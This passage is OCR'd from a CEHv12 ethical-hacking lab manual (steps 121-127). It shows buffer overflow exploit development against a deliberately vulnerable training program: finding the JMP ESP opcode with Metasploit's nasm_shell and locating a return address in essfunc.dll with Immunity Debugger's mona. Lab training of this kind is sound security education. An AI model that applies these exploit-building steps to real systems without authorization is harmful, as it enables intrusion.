
121. In the **Terminal** window, type **/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb** and press **Enter**.

Note: This script is used to convert assembly language into hex code.


122. The **nasm** command line appears; type **JMP ESP** and press **Enter**.

123. The result appears, displaying the hex code of **JMP ESP** (here, **FFE4**).

Note:Note down this hex code value.



124. Type **EXIT** and press **Enter** to stop the script. Close the **Terminal** window.




125. Click **CEHv12 Windows 11** to switch back to the **Windows 11** machine.

126. In the **Immunity Debugger** window, type **!mona find -s "\xff\xe4" -m essfunc.dll** and press **Enter** in the text field present at the bottom of the window.

127. The result appears, displaying the return address of the vulnerable module, as shown in the screenshot.

> Note: Here, the return address of the vulnerable module is **0x625011af**.



